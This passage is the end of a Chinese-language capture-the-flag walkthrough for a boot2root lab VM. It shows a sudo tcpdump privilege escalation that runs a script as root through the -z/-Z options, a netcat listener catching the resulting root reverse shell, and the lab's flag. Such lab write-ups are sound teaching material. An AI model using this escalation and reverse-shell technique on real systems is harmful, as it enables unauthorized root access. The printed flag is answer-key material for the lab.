[fireman@localhost ~]$ chmod +x $TF
[fireman@localhost ~]$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
```

如下图所示，输入完上述命令之后，还需要输入Ctrl+C退出，退出之后才能得到root的反弹shell。为啥会这样我还不知道，如果有大神知道，望不吝赐教。



Ctrl+C退出之后，得到如下root的反弹shell，ls -al看一下，有个flag.txt文件

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 5555
listening on [any] 5555 ...
192.168.101.26: inverse host lookup failed: Host name lookup failure
connect to [192.168.101.25] from (UNKNOWN) [192.168.101.26] 40518
bash: cannot set terminal process group (1029): Inappropriate ioctl for devic
e
bash: no job control in this shell
[root@localhost ~]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@localhost ~]# ls -al
ls -al
total 84
dr-xr-x---. 10 root root  4096 Jun  7  2018 .
dr-xr-xr-x. 18 root root  4096 May 30  2018 ..
-rw-------   1 root root   130 Jun  7  2018 .bash_history
-rw-r--r--.  1 root root    18 Feb  9  2018 .bash_logout
-rw-r--r--.  1 root root   176 Feb  9  2018 .bash_profile
-rw-r--r--.  1 root root   176 Feb  9  2018 .bashrc
drwx------.  3 root root  4096 Jun  1  2018 .cache
drwxrwx---.  4 root root  4096 May 30  2018 .config
-rw-r--r--.  1 root root   100 Feb  9  2018 .cshrc
drwx------.  3 root root  4096 May 30  2018 .dbus
-rw-------.  1 root root    16 May 30  2018 .esd_auth
-rw-r--r--   1 root root  1993 Jun  7  2018 flag.txt
```


flag就在flag.txt中

```
cat flag.txt
```

flag是kre0cu4jl4rzjicpo1i7z5l1

```
FLAG: kre0cu4jl4rzjicpo1i7z5l1

[+] Congratulations on completing this VM & I hope you enjoyed my first boot2
root.

[+] You can follow me on twitter: @0katz

[+] Thanks to the homie: @Pink_P4nther
[root@localhost ~]#
```